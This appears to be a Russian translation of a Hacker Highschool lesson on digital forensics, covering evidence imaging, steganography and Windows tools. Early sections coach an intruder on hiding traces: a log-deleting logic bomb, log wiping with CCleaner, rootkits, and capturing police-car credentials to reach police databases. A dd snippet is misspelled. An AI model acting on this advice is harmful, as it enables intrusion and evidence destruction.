Единственный метод, который выдержал испытание временем для уничтожения данных; единственный метод, в успехе которого уверенны все эксперты, — это физическое уничтожение. Разбить, стереть в порошок, распылить или разорвать на части — здесь можно дать волю воображению. Магнит будет воздействовать только на магнитный материал, поэтому флэш-накопители просто посмеются над Вами, если Вы положите магнит рядом с ними. Но вид молотка сразу приостановит их смех.

Обычный молоток наносит достаточно существенные повреждения предметам, на которые он воздействует. Чем больше молоток, тем больше повреждений (и веселья). Только берегите пальцы. Камень может выполнять те же функции, что и молоток. С точки зрения окупаемости

инвестиций (Return on Investment, ROI), камень является более экономичным, однако требует более частой замены при долгосрочном использовании.

Кроме того, электрическая дрель с большим сверлом демонстрирует превосходные результаты по разрушению. Наиболее эффективно высверливание нескольких отверстий в разных местах на накопителях. Но необходимо учитывать некоторые нюансы, связанные с использованием дрели:

- Пользуйтесь защитными очками для глаз
- Не держите накопитель на коленях во время сверления
- Не держите накопитель в руках во время сверления
- Не просите друзей или родственников держать накопитель на коленях или в руках во время сверления
- Для уменьшения повреждения дрели и сверла подложите картон или дерево под накопитель до начала сверления

Как только Вы закончите превращение старого накопителя в груду мелких частиц, Вашим следующим шагом будет их выброс в разные мусорные баки. Возьмите рогатку и попрактикуйтесь в стрельбе по бакам этими мелкими кусочками. Сделайте арт-проект из остатков. Существует множество разных способов для разброса мелких деталей по большой пространству.

ПОСАДКА САДА

Чтобы преуспеть в этой сфере, Вам нужно быть немного помешанным. Ладно, вообще быть параноиком. Быть бдительными и заранее составлять план действий — хорошие привычки, к которым не стОит относиться легкомысленно (этот же совет можно применить к тому, что свой выход на пенсию тоже нужно планировать заранее). В физическом мире мы оставляем пряди волос, волокна от нашей одежды, отпечатки пальцев, следы обуви и другие доказательства нашего присутствия. В отличие от физического мира, в цифровое окружение можно зайти, провести там некоторое время и выйти из него, не оставив ни единого следа своего пребывания. Рассмотрим, как это может работать в лучшую и в худшую сторону — а именно насколько плохо этот факт влияет на положение людей, находящихся «по неправильную сторону» процесса.

Мы рассмотрим весь процесс позже, а пока сосредоточимся на скрытии Ваших следов. В сети существуют два типа устройств. Первый тип — это по сути «немые» устройства: они не ведут журнал активности. К ним относятся обычные коммутаторы, концентраторы, мосты и т. п. Они просто делают то, для чего они были созданы.

С другой стороны, у нас есть «умные» устройства, которые хранят журналы определенного вида деятельности и могут принимать решения, основанные на установленных фильтрах и конфигурациях. К этим устройствам относятся межсетевые экраны, маршрутизаторы, устройства для увеличения покрытия сети, серверы и другое сетевое оборудование, которое отслеживает поток данных. Это устройства, на которые Вам необходимо обратить внимание, потому что именно они будут отслеживать, записывать и, возможно, разрушать Ваши атаки. Эти сетевые блокпосты будут рассмотрены более детально в других уроках HHS.

Вы должны знать, как обращаться с этими устройствами, чтобы замести следы и, при необходимости, запутать этих 85 агентов. В процессе планирования удобнее работать в обратном направлении на временной шкале. Это позволяет определить количество времени, которое Вы проведёте в нужной сети, и свести к минимуму вероятность быть пойманным.

ПОСЕВ САДА

Вам нужно изучить несколько способов правильного сокрытия следов перед выходом из целевой сети. Если Вы будете использовать только один метод (например, стирание всех файлов журнала), Вы останетесь уязвимыми для других методов слежения. Удаление файлов журнала может быть отличной идеей, но что если есть скрытые журналы? Нам нужно выбрать несколько вариантов действий, которые дополняют друг друга, но в общем не будут препятствовать Вашим планам. Рассмотрим эти вопросы с точки зрения следователя и преступника.

Внедрением логических бомб (logic bomb) раньше занимались аутсорсинговые сотрудники, которым не платили, злые администраторы и похитители. Логические бомбы помещались туда, где возможно было осуществить максимальное повреждение данных. Полное уничтожение сетевых данных — не очень хорошая идея, если Вы хотите оставаться в тени после совершения атаки. Чтобы замести следы и не тревожить слишком много людей, достаточно использовать логическую бомбу, которая просто удалит или повредит файлы журналов, записанные системой аудита в течение нескольких (к примеру, пяти) дней или часов после Вашей атаки.

CCleaner (http://www.ccleaner.com/) — бесплатная программа для Windows, которая неоднократно показывала хорошие результаты для домашнего и коммерческого использования. (Изначально она называлась Crap Cleaner, но когда программа начала пользоваться успехом, разработчики поняли, что они должны назвать программу более респектабельным именем.) С помощью этой утилиты размером 332 КБ Вы можете выбрать, какие файлы журналов Вы хотите удалить или отредактировать на любой машине, к которой у Вас есть доступ администратора. Вы даже можете очистить историю браузера, стирая свои следы по завершению работы. CCleaner попытается создать точку восстановления системы перед изменением чего-либо. У Вас есть 2 варианта: не допустить создание точки восстановления или в корневом каталоге найти файл под названием "cc_20110928_203957" или наподобие этого. Удалите этот файл перед уходом, даже если этот файл размещён на Вашем собственном диске.

Руткиты скрывают свою активность в системе и являются неоценимыми для заражения Linux серверов, которые имеют не так уж много дыр в безопасности для эксплуатации.

УПРАЖНЕНИЕ ТОЛЬКО ДЛЯ СОТРУДНИКОВ ПРАВООХРАНИТЕЛЬНЫХ ОРГАНОВ

Полицейские досье на подозреваемых хранятся на локальных серверах, которые, как правило, расположены в главном штабе и имеют систему резервного копирования. Копии хранятся в передвижных полицейских станциях. Внутри первичной базы данных судимостей записано несколько подмножеств информации. Это подмножества, где хранятся ежедневные следственные данные, индивидуальная история (ордера на арест, записи о последних преступлениях), результаты судебных заседаний и т. п.

Как и в случае с мейнфреймами ФБР, к ним нет общего доступа из сети Интернет. Но у этих станций есть доступ к Интернету. Линии связи доступны через рабочие станции в здании полиции. Привилегии при подключении выдаются на основе должностных функций. Наряду с рабочими станциями, полицейские автомобили оснащены ноутбуками с зашифрованной дистанционной связью. Подобные бортовые компьютеры могут многое, имея доступ к базам данных полиции и к Интернету.

В настоящее время эти портативные компьютеры остаются включёнными, даже когда транспортное средство выключено в течение короткого промежутка времени. Связь производится через беспроводной канал: передача голоса на частоте 25 КГц, передача

данных на частотах 150-174 МГц (VHF) и 421-512 МГц (UHF). В январе 2013 года должен был быть осуществлён переход на полосу частот в 12.5 КГц.

УПРАЖНЕНИЕ

8.2 Узкие полосы вызвали крупный кризис из-за стоимости для многих правоохранительных органов, так как большинство из них инвестировали в рации со скачкообразным изменением частоты (FHSS). Прыгающие частоты позволяют радиостанциям «прыгать» по всему спектру радиочастот, что уменьшает вероятность искажения сигналов. Каждая радиостанция синхронизируется с главной радиостанцией по частоте и времени, плюс-минус 3 секунды. Как только вторичная радиостанция синхронизирована с главной, все передачи будут звучать совершенно нормально. Узкие полосы не имеют такой возможности, поскольку радиостанции ограничены только несколькими каналами. Можете ли Вы выяснить, какие частоты используются в Вашем районе?

Местными правоохранительными органами были подписаны договора с основными операторами беспроводной связи, чтобы те предоставляли трафик в пределах своей юрисдикции. Беспроводные частоты такие же, как и в обычных мобильных телефонах: EDGE, 2G, 3G и 4G LTE. Единственным различием в передаче данных является SSL шифрование между серверами и мобильными компьютерами. Программы, вроде Snort и Wireshark, хорошо справляются с перехватом пакетов, однако компьютер должен стоять на месте, иначе полиции придется ездить за Вами, чтобы устройство перехвата всегда оставалось в радиусе досягаемости.

Ранее мы говорили о вещах, которые скрываются возле полицейского участка. Существует еще одна причина, чтобы бродить вокруг полицейского участка, особенно близ автомобильного парка. Это идеальное место для захвата пакетов с учетными записями и паролями. Когда полицейский автомобиль выходит из блокировки и готов к следующей смене, бортовой компьютер должен пройти проверку подлинности и быть синхронизированным с серверами данных. Это выполняется в начале каждой смены, поскольку один полицейский сменяет другого полицейского.

Не так давно в мобильные компьютеры был также добавлен VOIP. Основной целью этого дополнения была остановка перехвата радиопередач полицейских плохими парнями и любопытными журналистами. VOIP это совершенно иная система со своими уязвимостями.

ДАЛЕКО ОТ ДОМА, ИЛИ КОГДА БИЗНЕС СТАНОВИТСЯ СЛИШКОМ ЛИЧНЫМ

Серьёзным недостатком в работе системы правоохранительных органов является то, как их сотрудники используют электронную почту, как на службе, так и вне её. Использование сотовых телефонов для личных звонков, электронные письма, перенаправляемые на домашние аккаунты, Facebook и другие средства коммуникации размыли границы «официального бизнеса». Агенты ФБР часто берут работу с собой домой, аналогично тому, как поступают сотрудники полиции. Получить рабочие данных вне офиса так же просто, как сделать щелчок мыши.

Большинство адресов электронной почты начинаются с некоторой комбинации имени и фамилии, разделённых точкой, а затем указывается адрес компании или ведомства. В итоге шаблон выглядит так: имя.фамилия@подразделение.штат.gov. Скажем, Вам нужен адрес электронной почты офицера полиции Дина Мартина из Департамента полиции штата Нью-Йорк. Этот адрес выглядел бы как D.martin@troopers.ny.gov. Каждый департамент полиции указывает такие адреса на своём веб-сайте, обычно на странице «Контакты» или «Жалобы».

Во многих случаях первая часть адреса электронной почты будет именем офицера. Это удобно в случае открытого обмена информацией между другими правоохранительными органами. После того как Вы получили доступ к одной электронной почте, Вам будет легче перехватывать сообщения и перейти к активной базе данных расследований.

Но с доступом к базе данных возникнет одна проблема. Этот доступ контролируется в зависимости от нужд пользователей; то есть офицер получает доступ только к той части системы, с которой он имеет право работать. Если Вы войдёте в систему под одним агентом и попытаетесь получить доступ к той части базы данных, к которой у Вас нет доступа, то ничего хорошего из этого не выйдет. Все это восходит к разведывательной части Вашего взлома. В данном случае необходимо знать всё о том, кто и что делает и может сделать.

Существует несколько разновидностей дистрибутивов Linux по безопасности/экспертизе в Интернете. Перейдите на **www.securitydistro.com** и попробуйте использовать некоторые из них. Перед тем, как идти испытывать некоторое ПО на компьютере родителей, прочитайте документацию. Каждый пакет содержит мощные компоненты, которые могут легко испортить Вам день, если их неверно использовать. Хакерству обучаются на практике. Только будьте осторожными, осведомлёнными и никогда не забывайте, что Ваши действия оказывают влияние на других. Когда-нибудь Вы можете оказаться этими «другими».

ПРОГРАММНОЕ ОБЕСПЕЧЕНИЕ И НАБОРЫ УТИЛИТ

Наиболее распространённое бесплатное ПО с открытым кодом по криминалистике и тестированию безопасности систем находится в сборках операционных систем и наборах утилит, таких как:

- **BackTrack** (www.backtrack-linux.org/)
- **Sleuthkit** (www.sleuthkit.org)
- **Katana** (sourceforge.net/projects/katana-usb/)
- **CAINE** (www.caine-live.net/)
- **Wireshark** (www.wireshark.org/)
- **DEFT** (www.deftlinux.net/)
- **HELIX** (https://www.e-fense.com/store/index.php?_a=viewProd&productId=11)

УПРАЖНЕНИЯ

8.3 Зайдите на сайт любого из перечисленных выше поставщиков программного обеспечения. Следуйте инструкциям, чтобы создать свой собственный Live CD. Слово "Live" означает, что компьютер может быть запущен с диска, который загрузит свою операционную систему без необходимости использовать ОС, уже установленную на компьютере.

8.4 Теперь сделайте загрузочную флешку с тем же программным обеспечением. Помните, что эти утилиты работают на Linux (различных версиях), поэтому не беспокойтесь о совместимости с операционной системой, которую Вы уже используете.

8.5 Поиграйте с программными утилитами и прочитайте документацию. Пока Вы это делаете, смонтируйте собственный жёсткий диск и попытайтесь восстановить файлы, которые Вы, возможно, недавно удалили. Как только Вы восстановите удалённый файл, переименуйте его в «Коварные планы», используя то же расширение файла, какое он имел до этого. Позже этот файл Вам пригодится.

8.6 Многие программные пакеты имеют графический интерфейс (GUI), а некоторые работают с помощью командной строки. Внимательно изучите программы, которые выполняются из командной строки. Обратите внимание, как с помощью задания специальных параметров можно создавать мощные инструменты.

АНАЛИЗ ДАННЫХ

Следователи по компьютерной криминалистике используют различные программные средства для анализа и восстановления данных с разных носителей. Существуют 2 основные причины для проведения судебного анализа: реконструировать атаку после её совершения, а также изучить устройство, которое, возможно, использовалось для осуществления преступления.

Первый шаг перед выполнением любого анализа данных — это сделать точный образ доказательства и работать только с этим образом. Программные средства, упомянутые ранее, позволяют следователям выполнять среди прочих и следующие задачи:

- Поиск текста на переносных устройствах в файловом, фрагментированном и не распределённом пространстве
- Находить и восстанавливать данные из файлов, которые были удалены или скрыты
- Находить данные в зашифрованных файлах
- Восстанавливать (FAT16, FAT32, eFAT) таблицы разделов FAT и загрузочные записи
- Восстанавливать данные с повреждённых разделов NTFS (часто Linux может сделать это, в то время как Windows — нет)
- Объединять и разделять файлы
- Анализировать и сравнивать файлы
- Клонировать устройства хранения информации
- Делать образы данных и резервные копии
- Безопасно удалять конфиденциальные файлы
- Редактировать файлы при помощи шестнадцатеричного редактора
- Взламывать определённые зашифрованные папки и файлы
- Изменять атрибуты файла или удалять ограничения на права доступа (только чтение или запись)

ВОПРОСЫ ВРЕМЕНИ

Учитывайте время со смещением

Время события, как правило, имеет решающее значение при проведении экспертизы, так что смещение между временем системы, с которой были собраны доказательства, и Международным атомным временем должно быть чётко зафиксировано (не забудьте про часовой пояс!). Как правило, это делается ПОСЛЕ получения доказательств, поскольку этот процесс включает в себя запуск системы.

Знание о том, когда событие произошло или не произошло, является важным фактом, который должен быть установлен для каждой части доказательств. Если подозреваемый утверждает, что он «никогда не отправлял угрожающие письма» жертве, то Вашей работой будет найти это письмо и подтвердить, когда оно было отправлено и кем. В ходе этого урока мы ещё часто будем напоминать Вам об этом.

ДАННЫЕ **EXIF**

К цифровым фотографиям присоединяются метаданные EXIF (Exchangeable File Image File Format). Изначальная идея использования EXIF состояла в том, чтобы у фотографов были точные данные о каждой фотографии: выдержка, цветовой баланс, время, дата и т. п. Ещё больше информации можно получить, если у камеры активирован GPS, в том числе служба определения местоположения.

Большинство камер, которые отслеживают такие данные, установлены на сотовых телефонах. Камеры мобильного телефона включают в EXIF личные данные об имени пользователя. А если в телефоне работает GPS, EXIF помечает место, где была сделана фотография.

Конечно, вся эта информация может быть подделана, однако мало кто знает об этих метаданных. Одной картинки, опубликованной в социальных сетях, может быть достаточно, чтобы найти Вашего подозреваемого.

СРЕДСТВА ДЛЯ СОЗДАНИЯ ОБРАЗОВ

Проводить анализ данных с носителя информации, являющегося доказательством в расследовании, можно только предварительно сделав образ этого носителя (имеется в виду виртуальный образ, вроде iso-файла). Нельзя работать непосредственно с оригинальными доказательствами, так как это может изменить информацию на устройстве. Каждая из программ, упомянутых выше, может создать точный образ большинства типов носителей. Если Ваша компьютерная лаборатория в состоянии считать данные с устройства, эти программные средства смогут сделать его образ.

Используя хеширование, можно убедиться, что бинарный образ является точной копией оригинала, как говорится «бит-в-бит». Возьмите хэш оригинала. Создайте образ, а затем возьмите хэш образа. Если 2 хэша совпадают, то у Вас идентичные копии. Эта процедура может быть выполнена с помощью того же программного обеспечения, о котором мы говорили ранее. Нет смысла работать над образом, который не является точной копией оригинала.

СДЕЛАЙТЕ ИХ ЗАГРУЗОЧНЫМИ

Загрузка — это процесс, при котором небольшая программа фактически инициализирует операционную систему, установленную на компьютере или на загрузочном устройстве. Часть этого процесса включает поиск по загрузочному сектору, чтобы выяснить, где находится операционная система. USB-диски могут стать загрузочным устройством так же, как и CD/DVD, ZIP-диски, флешки и сетевые карты (с использованием PXE).

"Live" CD/DVD/USB или другие носители означают, что компьютер может загрузить операционную систему с этого устройства. Пока BIOS позволяет производить загрузку с других средств хранения информации, этот загрузочный носитель может загружать все виды операционных систем, включая виртуальные машины и двойные загрузки.

Возможность загрузки с нескольких носителей позволяет подозреваемому загрузить компьютер с его операционной системой и сохранить все улики на том же загрузочном устройстве. Такой способ загрузки не оставляет следов деятельности на компьютере подозреваемого и намного усложняет Вашу работу.

УДАЛЁННЫЕ ДАННЫЕ

Убийца, после того как совершил преступление, желает как можно быстрее избавиться от мёртвого тела и оружия, которое он использовал. Убийца хочет уничтожить любые доказательства, которые связывают его с совершённым преступлением. Подозреваемый в компьютерном преступлении стремится к той же цели. Цифровые доказательства могут быть удалены легче и быстрее, если подозреваемый знает, что он делает. (Не принимайте это как предложение совершить «идеальное преступление». Мы гарантируем, что таких преступлений не бывает. Честно. Мы бы знали.)

Чтобы удалить следы старых файлов, Linux использует команду **dd**

```
dd if=/dev/zero of=/home/filename
synch
rm /home/filename
sych
```

Чтобы удалить файлы и их «следы» в Windows:

1. Используя Проводник, выберите файлы или папки и нажмите клавишу "delete".
2. Удалите все файлы в папке Temp или используйте специальную программу (например, CCleaner).
3. После удаления файлов выделите значок Корзины.
4. Щелкните правой кнопкой мыши на Корзине и выберите «Очистить корзину».
5. Создайте новую точку восстановления в меню «Система» и удалите старую точку восстановления.
6. Перезагрузите операционную систему.

CCleaner позволяет выбрать, какие файлы журналов Вы хотите удалить или отредактировать на машине, к которой у Вас есть доступ администратора. Подозреваемый даже может очистить историю браузера, стирая свои следы после завершения работы. CCleaner попытается сделать точку восстановления системы перед изменением чего-либо. У Вас есть 2 варианта: не допустить создание точки восстановления или в корневом каталоге найти файл под названием "cc_20110928_203957" или наподобие этого. Подозреваемый удалит этот файл перед уходом, даже если этот файл размещён на переносном диске.

ФОРМАТИРОВАНИЕ НОСИТЕЛЕЙ

Большинство носителей информации должны быть отформатированы перед тем, как их можно будет использовать для какой-либо операционной системы. Как правило, форматирование уничтожает все данные, которые прежде были на носителе. Если Вам в руки попадёт жёсткий диск или другой носитель, который был недавно отформатирован, проверьте его — он может содержать улики, которые подозреваемый хотел бы удалить. С помощью утилит, перечисленных ранее, у Вас есть возможность восстановить файлы и папки с этого носителя.

Существуют программы, которые форматируют носители, записывают случайные данные на только что отформатированный диск, выполняют повторное форматирование и продолжают этот процесс столько раз, сколько Вы захотите. При таких экстремальных условиях восстановить исходные файлы и папки будет достаточно сложно. Ключевым моментом в восстановлении любых данных является наискорейшее выявление таких случаев и таких носителей.

МЕРЫ ПРЕДОСТОРОЖНОСТИ ПРИ СБОРЕ УЛИК ИЗ УСТРОЙСТВ ХРАНЕНИЯ ДАННЫХ

Вот правила для случаев, когда Вы на противоположной стороне: когда дело доходит до сбора носителей информации для аналитиков криминалистики. Вам не понадобится молоток или дрель. В такой ситуации Вы должны быть осторожными и не деструктивными.

- Держите диск только за внешнюю кромку и старайтесь избегать царапин и падений.
- Используйте маркеры на водной основе для нанесения записей на диск.
- Храните улики в водонепроницаемом и помеченном пакете.
- Будьте особенно осторожны с поломанными или повреждёнными носителями данных.
- Не промывайте устройства водой для удаления с их поверхности грязи, жира и/или масла.
- Не используйте моющие средства на основе органических или нефтяных растворителей вблизи улик.
- Создайте образ данных на носителе и работайте с этим образом, чтобы предотвратить повреждение исходных данных.

УПРАЖНЕНИЕ

8.7 Анализируя xd-карту памяти на 4 Гб, принадлежащую подозреваемому, Вы замечаете, что на ней есть логическое разбиение на 2.5 Гб и ничего больше. На xd-карте Вы обнаруживаете семейные фотографии, различные документы и другие ничем не примечательные данные. Однако в папке с названием "kids pix" Вы также обнаруживаете один зашифрованный файл, который использует блочное шифрование AES с ключом на 192 бит.

Почему xd-карта имеет объём 2.5 Гб, хотя должно быть 4 Гб?

Не настораживает ли Вас то, что в странной папке находится зашифрованный файл?

Что Вы знаете об AES и что значит для Вас блочное шифрование с ключом на 192 бит при криминалистической экспертизе?

Вы можете взломать этот файл?

СТЕГАНОГРАФИЯ: ВЗГЛЯД НА СПОР О БЕЗОПАСНОСТИ

Тема стеганографии даёт Вам возможность взглянуть на то, как по-разному могут рассуждать эксперты в области безопасности. Это полностью работоспособное средство для секретной передачи данных. Но использует ли кто-то вообще эту технику?

Стеганография: это реально, это просто и это работает

При проведении цифровой криминалистической экспертизы недостаточно просто восстановить фотографии, документы, видео, аудио и данные пакетов VoIP, находящиеся на подозрительных носителях. Также необходимо протестировать эти улики на возможное присутствие скрытых улик, таких как стеганография. За непримечательным изображением может храниться уйма скрытой информации.

Стеганография, часто называемая стего **(stego)**, — это способность скрыть информацию в процессе передачи другой информации, при этом никто не сможет заметить какие-либо изменения или модификации оригинальной информации без использования специальных программных утилит. Например, изображение, содержащее скрытое стего-сообщение, кажется обычному наблюдателю идентичным оригиналу и не содержащим никаких видимых признаков того, что оригинал подвергся каким-либо модификациям. Хотя стеганография похожа на шифрование в том, что стего используется для того, чтобы скрыть объекты и данные, делая их незаметными и нечитабельными,

стеганографию не следует путать с криптографией. Стеганография «встраивает» информацию в документы или изображения, в то время как криптография шифрует информацию с помощью кода или ключа шифрования, который используется для шифрования и дальнейшего расшифрования сообщения.

Несколько лет назад ФБР обнаружило и расследовало случай использования стеганографии. Десять правонарушителей-стеганографистов были затем освобождены в России в рамках обмена пойманными шпионами. Больше об этом случае Вы можете прочитать здесь:

http://www.reuters.com/article/2010/07/08/us-russia-usa-spy-idUSTRE66618Y20100708

Стеганография использует множество разных техник — от вставки данных до алгоритмических методов; но чтобы концепция была более понятна, допустим, что стеганография добавляет данные в исходный файл таким образом, что изменения в нём мало заметны; этот файл далее может быть передан другим людям, которые смогут восстановить скрытое сообщение, содержащееся в этом файле. Наиболее часто в качестве исходных файлов выбираются различные изображения, но можно использовать также и аудио, видеофайлы или офисные документы.

В Интернете известно более 600 утилит по созданию и обнаружению стеганографии. Но даже после применения этих утилит человек, умеющий пользоваться hex-редакторами, легко сможет обнаружить стеганографически «заражённые» файлы, если у него есть доступ к библиотеке «чистых» оригинальных изображений, документов, видео и аудиофайлов, с которыми можно сравнить подозрительные файлы. Обнаружение стеганографии также осуществляется с помощью библиотек стеганографических сигнатур (смысл похож на определение антивирусов); также происходит сравнение значений хэшей на основе стеганографии. Значения стеганографических хэшей доступны на таких сайтах, как http://www.hashkeeper.org или http://www.stegoarchive.com

Среди распространённых утилит по созданию стеганографии можно выделить **S-Toolsv4, JP Hide-and-Seek, JStegShell, ImageHide, ES Stego** и **Dounds Stegonagraphy**. Тогда как **StegDetect** и **Stegbreak** — это утилиты, которые используются для обнаружения файлов, на которых применялась стеганография. Более детальную информацию по стеганографии Вы можете получить, посетив сайт http://Stegano.net

УПРАЖНЕНИЯ

Методы поиска стеганографии

8.8 Загрузите копию Dound's Steganography.

http://download.cnet.com/Dound-s-Steganography/3640-2092_4-8880146.html

8.9 Создайте и зашифруйте сообщение.

1. Подберите изображение в формате .bmp и сохраните его на рабочем столе.

2. Запустите Dound's Steganography. Чтобы получилось 32-битовое изображение, просмотрите инструкцию к использованию, которая прилагается к программе. Для правильной работы программы все настройки должны быть установлены.

3. Выберите пункт меню File -> Open, перейдите к сохранённому .bmp-изображению и щёлкните кнопку Open. Изображение появится в

специальном поле под полем Message.

4. Введите текстовое сообщение, которое Вы хотите скрыть, в поле Message.

5. Выберите пункт меню Function -> Encode Message, который зашифрует — спрячет — данные за фотографией. После завершения шифрования появится сообщение Encoding Complete. Щёлкните Ok.

6. Выберите пункт меню File -> Save As. Присвойте файлу уникальное имя и выберите место для его сохранения.

7. Закройте программу, а затем вновь откройте её.

8. Выберите пункт меню File -> Open. Перейдите к файлу со скрытыми данными и щёлкните кнопку Open. В соответствующем поле появится .bmp-изображение.

9. Выберите пункт меню Function -> Decode Message. Скрытый текст будет дешифрован и отображён в поле Message.

8.10 Продемонстрируйте, как скрыть данные за изображением в файле.

1. Подготовьте изображение в формате .bmp.

2. Используйте Dound's Steganography, чтобы открыть изображение.

3. Введите данные в окно сообщений Dound's Steganography.

4. Зашифруйте .bmp-изображение, выбранное на Шаге 1, вместе со скрытыми данными.

5. Сохраните файл.

6. Отправьте файл по e-mail другому студенту.

8.11 Откройте изображение, полученное Вами по e-mail от других студентов, и расшифруйте их скрытый текст.

1. Смогли ли Вы скрыть Ваше текстовое сообщение, используя Dound's Steganography, и зашифровать изображение?

2. Смогли ли другие студенты открыть, расшифровать и просмотреть Ваш скрытый текст?

3. Смогли ли Вы обнаружить и расшифровать их текстовое сообщение?

Прочтите следующую статью, отражающую альтернативную точку зрения.

Стеганография мне ненавистна

Обозреватель, который сейчас готов заплатить нам за то, чтобы мы не называли его имени, рассказал следующее (именно поэтому мы каждый раз напоминаем о том, чтобы Вы дважды подумали, прежде чем отправлять свои посты/e-mail/сообщения):

Я протестую против включения в Урок 8 раздела о стеганографии. После прочтения многочисленных работ и статей по этой теме я считаю, что существует множество более простых способов скрыть данные. В 2009 году Министерство юстиции США

финансировало исследование продолжительностью в восемь месяцев, которое заключалось в поиске террористических сообщений в порнографии. Исследованием занимался Техасский университет. К концу восьмого месяца говорили об успехах исследования: более 130 000 порнографических изображений были проанализированы на наличие террористических сообщений, но ни одно из них не содержало никакого скрытого текста. Всем исследованием занимались 18 аспирантов, которые изучали каждый порно-сайт, который они смогли найти в Интернете. Все исследователи были лицами мужского пола.

Что же мы имеем в итоге такого масштабно профинансированного исследования? Группу морально травмированных студентов и никаких полезных данных. Интересно, что Министерство национальной безопасности и Военно-воздушные силы США повторили аналогичное исследование (независимо друг от друга и абсолютно не зная, что такое же исследование уже было проведено) по поиску скрытых сообщений в «грязных картинках». В результате всех этих исследований было обнаружено всего лишь одно сообщение. Это похоже на злую шутку, которую кто-то разыграл, пытаясь оценить, перспективно ли прятать сообщения в «грязных» фотографиях. Честное слово, мне кажется так это и было!

Стеганография просто бесполезна; хотя, может, Вы знаете что-то больше, чем я, на эту тему. Эта тема используется для заполнения пустых разделов в учебниках по безопасности. Я не хочу попадаться на крючок этой дурацкой идеи. Я даже брал интервью у одного из ведущих учёных в этой области с мировым именем, и он меня не переубедил.

Лично мы рады такой полемике. Во-первых, это конечно же заставляет людей задуматься. Затем возникают другие вопросы: Может, эти чисто мужские команды просто извлекали выгоду из возможности просмотра порно в течение целого дня? Да ещё и получая за это деньги? Тот факт, что три различные организации проводили эти «исследования», подтверждает эту мысль. Но более того: правильно ли было тестировать именно порно-изображения, а не какие-либо другие?

УПРАЖНЕНИЕ

8.12 Какой тип изображений или медиа-файлов лучше было бы использовать для отправки стего-сообщений? Где было бы идеально их распространять? Попробуйте реализовать эту задачу.

КРИМИНАЛИСТИЧЕСКАЯ ЭКСПЕРТИЗА В **WINDOWS**

Windows может быть своим худшим врагом, когда речь идёт о работе с данными. Эта операционная система «злонамеренно» использует ресурсы, заполняет жёсткий диск и, кажется, никогда не бездействует. Как Вы собираетесь проверить свечу зажигания на мчащемся с огромной скоростью автомобиле, который не собирается притормозить? Ах да, Windows к тому же постоянно перемещает и изменяет файлы, даже те, которые Вы ищете.

Мы начнём эту тяжёлую работу с рассмотрения разных типов энергозависимой и энергонезависимой информации, которую может собрать следователь на ОС Windows. В этом разделе более детально изложен процесс сбора и анализа данных в памяти, реестре, событиях и файлах.

НОУТБУКИ — ЭТО ПОДЛИННЫЕ СОКРОВИЩНИЦЫ

Некоторые случаи криминалистической экспертизы связаны с «утечкой» данных. По статистике недавнего периода инциденты с ноутбуками приводят к бОльшим потерям корпоративных данных, чем любые другие случаи. Хакинг в этом рейтинге был далеко позади кражи ноутбуков: на долю хакерских проникновений приходится только 16% всех зарегистрированных проникновений. Что это может значить для Вас?

Ноутбуки часто выдаются сотрудникам без особых отчётностей или ограничений. Точно так же можно раздать ключи к служебным автомобилям, не заботясь о том, кто и куда поедет на какой машине. Результат такой небрежности — целая куча служебных ноутбуков — потерянных, забытых или оставленных без всякого присмотра. Обычно именно ноутбуки используются для удалённого доступа к серверу предприятия. Возможно, в Вашу работу входит определение того, каким образом злодей смог получить доступ к сети организации. Возможный ответ на этот вопрос — пропавшие ноутбуки.

Помните об этом также, когда Вы вдруг потеряете СВОЙ ноутбук. Что можно узнать по данным из Вашего ноутбука? Будете ли Вы этому рады?

ЭНЕРГОЗАВИСИМАЯ ИНФОРМАЦИЯ

Энергозависимая информация — это информация, которая теряется после того, как система отключается или каким-либо другим способом прекращается поступление электроэнергии. Энергозависимая информация существует в оперативной памяти (ОЗУ, Random Access Memory, RAM) и включает в себя информацию о процессах, сетевых соединениях, открытых файлах, содержимое буфера обмена и т. д. Эта информация описывает состояние системы в определённый момент времени.

При анализе рабочей системы компьютера первое, что должны собрать следователи, — это содержимое RAM. Собрав сперва то, что находится в RAM, следователи минимизируют влияние своей деятельности по сбору данных на содержимое RAM.

Ниже перечислены некоторые особые типы энергозависимой информации, на которые следует обратить внимание следователям:

- системное время
- зарегистрированные пользователи
- открытые файлы
- сетевые соединения
- информация о процессах
- какие процессы используют какие порты
- память, используемая процессами
- сетевой статус
- содержимое буфера обмена
- информация об утилитах и драйверах
- журнал истории команд
- отображение дисков, совместное их использование

УТИЛИТЫ ДЛЯ СБОРА ЭНЕРГОЗАВИСИМОЙ ИНФОРМАЦИИ НА **WINDOWS**

Для сбора энергозависимой информации на ОС Windows Вы можете воспользоваться следующими бесплатными утилитами, которые относятся к программному пакету **Sysinternals**, предоставленному Microsoft. Вы можете загрузить их бесплатно с веб-сайта Microsoft: http://technet.microsoft.com/en-us/sysinternals/bb842062. Установите её в корень (C:\) жёсткого диска рабочей станции, на которой проводится экспертиза. Вы будете вводить команды (как ни странно) в командной строке, например:

```
psloggedon
```

Эта команда Sysinternals позволяет Вам увидеть, кто зарегистрирован в системе локально, а также тех пользователей, которые зарегистрированы удалённо.

```
time /t command
```

Используйте эту команду для вывода текущего системного времени. Windows показывает временные характеристики файлов по стандарту UTC (Universal Time Coordinated, всемирное координированное время), который является аналогом GMT (Greenwich Mean Time, среднее время по Гринвичу, Всемирное время). Временные характеристики файла показаны вплоть до сотых наносекунд в 8-битовом шестнадцатеричном формате. Системное время Windows показано в 32 битах, при этом отображается месяц, день, год, день недели, час, минута, секунда и миллисекунда.

```
net session
```

Эта команда показывает не только имена пользователей, который удалённо зашли в систему, но также и их IP-адреса и типы клиентов, через которые они получили доступ к системе.

```
openfiles
```

Эта команда выводит список пользователей, удалённо вошедших в систему; следователи также могут увидеть, какие файлы открыты у этих пользователей (если они открывали файлы). Эта команда используется для того, чтобы вывести список или закрыть все файлы и папки, которые открыты в системе.

```
psfile
```

Эта программа также относится к пакету Sysinternals, который обсуждался выше. Это программа командной строки, которая показывает список файлов в системе, которые открыты удалённо. Она позволяет пользователю закрыть открытые файлы по имени или по идентификатору файла.

```
net file
```

Эта команда отображает имена всех открытых файлов в общем доступе в системе и количество блокировок файлов, а также закрывает отдельные файлы в общем доступе и устраняет блокировки файла.

На сайте техподдержки Microsoft для Sysinternals, приведенном выше, даётся объяснение каждой утилиты в стандартном применении и варианты модификации работы утилит с помощью задания различных параметров. В общем, этот пакет является мощным набором утилит для специалистов по криминалистике и сетевым технологиям.

